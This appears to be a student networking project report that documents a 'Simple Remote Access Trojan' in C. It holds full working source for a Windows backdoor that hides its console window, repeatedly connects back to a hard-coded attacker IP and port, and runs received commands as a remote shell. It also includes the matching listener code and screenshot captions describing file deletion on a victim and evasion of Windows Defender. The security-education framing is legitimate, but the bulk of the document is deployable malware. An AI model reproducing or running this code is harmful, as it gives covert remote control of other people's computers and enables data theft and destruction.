CCN PROJECT REPORT

Title : SIMPLE REMOTE ACCESS TROJAN

Team Members :

PES1UG20EC268 : SHAKTHIVEL S

PES1UG20EC278 : MOHAMMED SALMAN

PES1UG20EC316 :OBLI B VIKRAM

**Abstract :**

Developing Simple Remote access Trojan in C Program to provide Shell access to the attacker by executing the malware on the victim . Using Windows headers <winsock2.h> ,<wininet.h> ,<winuser.h> , <sys/stat.h> , <sys/types.h> , <arpa/inet.h> , <sys/socket.h> , <netinet/in.h> , <unistd.h> , <windows.h> , <windowsx.h>etc.

**Introduction :**

**Malware** (***malicious software***) is any software intentionally designed to cause disruption to a computer, server, client, or computer network, leak private information, gain unauthorized access to information or systems, deprive access to information, or which unknowingly interferes with the user's computer security and privacy.

A  **backdoor** is a method of bypassing normal authentication procedures, usually over a connection to a network such as the Internet. Once a system has been compromised, one or more backdoors may be installed in order to allow access in the future.

Here we are using 2 C programs – backdoor.c : which is the client-side program, it calls the shell function and performs reverse TCP to the server IP address.

Server.c : which is the server-side program the setup the socket for the connection .

**Some Libraries/headers used :**

1. **winsock2.h** :  **Windows Sockets API** (**WSA**), later shortened to **Winsock2**, is an application programming interface (API) that defines how Windows network application software should access network services, especially TCP/IP. It defines a standard interface between a Windows TCP/IP client application (such as an FTP client or a web browser) and the underlying TCP/IP protocol stack.

WSAStartup( ) : The WSAStartup function (winsock2.h) initiates use of the Winsock DLL by a process.

WSACleanup ( ): The WSACleanup function (winsock2.h) terminates use of the WS2\_32.dll.

File that contains the Windows Sockets API used by most Internet and network applications to handle network connections.  
ws2\_32.dll is a system process that is needed for your PC to work properly.

Inet\_ntoa ( ): The inet\_ntoa function converts an (Ipv4) Internet network address into an ASCII string in Internet standard dotted-decimal format. It requires the ws2\_32.dll file to do so.

htons ( ): The htons function takes a 16-bit number in host byte order and returns a 16-bit number in network byte order used in TCP/IP networks (the AF\_INET or AF\_INET6 address family). The htons function can be used to convert an IP port number in host byte order to the IP port number in network byte order. . It requires the ws2\_32.dll file to do so.

1. **winuser.h :**

FindWindowA() : Retrieves a handle to the top-level window whose class name and window name match the specified strings. This function does not search child windows. This function does not perform a case-sensitive search. (ANSI).

1. **wininet.h** : The Windows Internet (WinINet) application programming interface (API) enables your application to interact with FTP and HTTP protocols to access Internet resources.
2. **sys/stat.h** : The *<sys/stat.h>* header defines the structure of the data returned by the functions fstat(), Istat(), and stat().
3. **sys/types.h** : The **/usr/include/sys/types.h**file defines data types used in system source code. Since some system data types are accessible to user code, they can be used to enhance portability across different machines and operating systems.
4. **arpa/inet.h** : The <arpa/inet.h> header shall define the in\_port\_t and in\_addr\_t types as described in <netinet/in.h>. The <arpa/inet.h> header shall define the in\_addr structure as described in <netinet/in.h>. The <arpa/inet.h> header shall define the INET\_ADDRSTRLEN and INET6\_ADDRSTRLEN macros as described in <netinet/in.h>.
5. **sys/socket.h** : The sys/socket.h header file contains sockets definitions.

The *<sys/socket.h>* header shall define the unsigned integer type sa\_family\_t.

SOCK\_STREAM : Byte-stream socket.

SOL\_SOCKET : Options to be accessed at socket level, not protocol level.

SO\_REUSEADDR : Reuse of local addresses is supported.

MSG\_WAITALL : Attempt to fill the read buffer.

AF\_INET : Internet domain sockets for use with IPv4 addresses.

1. **netinet/in.h** : The netinet/in.h header file contains a definition of the Internet protocol family in the included.
2. **Unistd.h** : It is the name of the header that provides access to the POSIX operating system API . It is defined by the POSIX.1 standard, the base of the Single UNIX specification, and should therefore be available in any POSIX-compliant operating system and compiler.

gethostid : get the unique identifier of the current host.

getsid : get session id.

1. . **windows.h** : windows.h is a Windows -specific header file for the C and C++ programming languages which contains declarations for all of the functions in the Windows API, all the common macros used by Windows programmers, and all the data types used by the various functions and subsystems. It defines a very large number of Windows specific functions that can be used in C. The Win32API can be added to a C programming project by including the <windows.h> header file and linking to the appropriate libraries.

HINSTANCE : Allows the managed application programming interface (API) to have access to the unmanaged portions of the Microsoft DirectX API. This is not intended to be used directly from your code.

APIENTRY is an alias for WINAPI.

WINAPI itself is a definition for the type of calling convention used for windows API calls, the stdcall. Basically this is explaining to the compiler how to handle the stack and arguments when calling this function.

LPSTR : The LPSTR type and its alias PSTR specify a pointer to an array of 8-bit characters, which MAY be terminated by a null character.In some protocols, it is acceptable to not terminate with a null character, and this option will be indicated in the specification.

HWND : In Win32, a window object is identified by a value known as a window handle. And the type of a window handle is an **HWND.** It is to use the **HWND**to interoperate with certain Windows Runtime (WinRT) objects that depend on a **CoreWindow** to display a user-interface (UI).

**Backdoor code :**

backdoor.c :

#include <stdio.h>

#include <stdlib.h>

#include <unistd.h>

#include <winsock2.h>

#include <windows.h>

#include <wininet.h>

#include <winuser.h>

#include <string.h>

#include <windowsx.h>

#include <sys/stat.h>

#include <sys/types.h>

#define bzero(p , size) (void) memset((p) , 0 ,(size))

int sock;

void Shell() {

char buffer[1024];

char container[1024];

char total\_response[18384];

while(1) {

jump:

bzero(buffer , sizeof(buffer));

bzero(container , sizeof(container));

bzero(total\_response, sizeof(total\_response));

recv(sock , buffer,1024,0);

if (strncmp("q" , buffer , 1)==0) {

closesocket(sock);

WSACleanup();

exit(0);

}

else {

FILE \*fp;

fp = \_popen(buffer , "r");

while(fgets(container , 1024,fp)!=NULL){

strcat(total\_response, container);

}

send(sock , total\_response, sizeof(total\_response),0);

fclose(fp);

}

}

}

int APIENTRY WinMain(HINSTANCE hInstance,HINSTANCE hPrev,LPSTR lpCmdLine, int nCmdShow){

HWND stealth;

AllocConsole();

stealth = FindWindowA("ConsoleWindowClass",NULL);

ShowWindow(stealth,0);

struct sockaddr\_in ServAddr;

unsigned short ServPort;

char \*ServIP;

WSADATA wsaData;

ServIP = "192.168.189.129";

ServPort = 50005;

if (WSAStartup(MAKEWORD(2,0), &wsaData) !=0){

exit(1);

}

sock = socket(AF\_INET,SOCK\_STREAM,0);

memset(&ServAddr , 0 , sizeof(ServAddr));

ServAddr.sin\_family = AF\_INET;

ServAddr.sin\_addr.s\_addr = inet\_addr(ServIP);

ServAddr.sin\_port = htons(ServPort);

start:

while (connect(sock,(struct sockaddr \*) &ServAddr,sizeof(ServAddr))!=0){

Sleep(10);

goto start;

}

Shell();

}

**Server code :**

#include <stdio.h>

#include <sys/types.h>

#include <sys/socket.h>

#include <netinet/in.h>

#include <stdlib.h>

#include <string.h>

#include <unistd.h>

#include <arpa/inet.h>

int main()

{

int sock, client\_socket;

char buffer[1024];

char response[18384];

struct sockaddr\_in server\_address, client\_address;

int i=0;

int optval = 1;

socklen\_t client\_length;

sock = socket(AF\_INET, SOCK\_STREAM, 0);

if (setsockopt(sock,SOL\_SOCKET,SO\_REUSEADDR, &optval , sizeof(optval)) < 0) {

printf("Error Setting TCP Socket Options!/n");

return 1;

}

server\_address.sin\_family = AF\_INET;

server\_address.sin\_addr.s\_addr =inet\_addr("192.168.189.129");

server\_address.sin\_port = htons(50005);

bind(sock , (struct sockaddr \*) &server\_address, sizeof(server\_address));

listen(sock, 5);

client\_length = sizeof(client\_address);

client\_socket = accept(sock , (struct sockaddr \*)&client\_address, &client\_length);

while (1)

{

jump:

bzero(&buffer, sizeof(buffer));

bzero(&response , sizeof(response));

printf("\* Shell#%s~$: ", inet\_ntoa(client\_address.sin\_addr));

fgets(buffer, sizeof(buffer),stdin);

strtok(buffer, "\n");

write(client\_socket, buffer, sizeof(buffer));

if (strncmp("q" , buffer, 1)==0) {

break;

}

else{

recv(client\_socket, response, sizeof(response),MSG\_WAITALL);

printf("%s" , response);


}

}

}


Screenshot of running server from attack machine :

Running the Server executable on attack machine,




Screenshot of obtaining Shell access in server :


Obtaining Remote Shell access when the malware executable is run on victim machine




Screenshot of host ip address :




Screenshot of server ip address :



Screenshot of Malware named PESU.exe on victim :




Screenshot of Virus Threat protection and firewall turned on (in Win10 and Win11) which is not able to detect the malware running :




Commands that work in remote access shell are :


Screenshot of Output of dir command from server shell :




Screenshot to demonstrate deletion of Whatsapp.exe using del command




Screenshot before deleting Whatsapp.exe :




Screenshot after deleting Whatsapp.exe :




Screenshot of Ping command through shell :




Screenshot of whoami command and current priveleges :

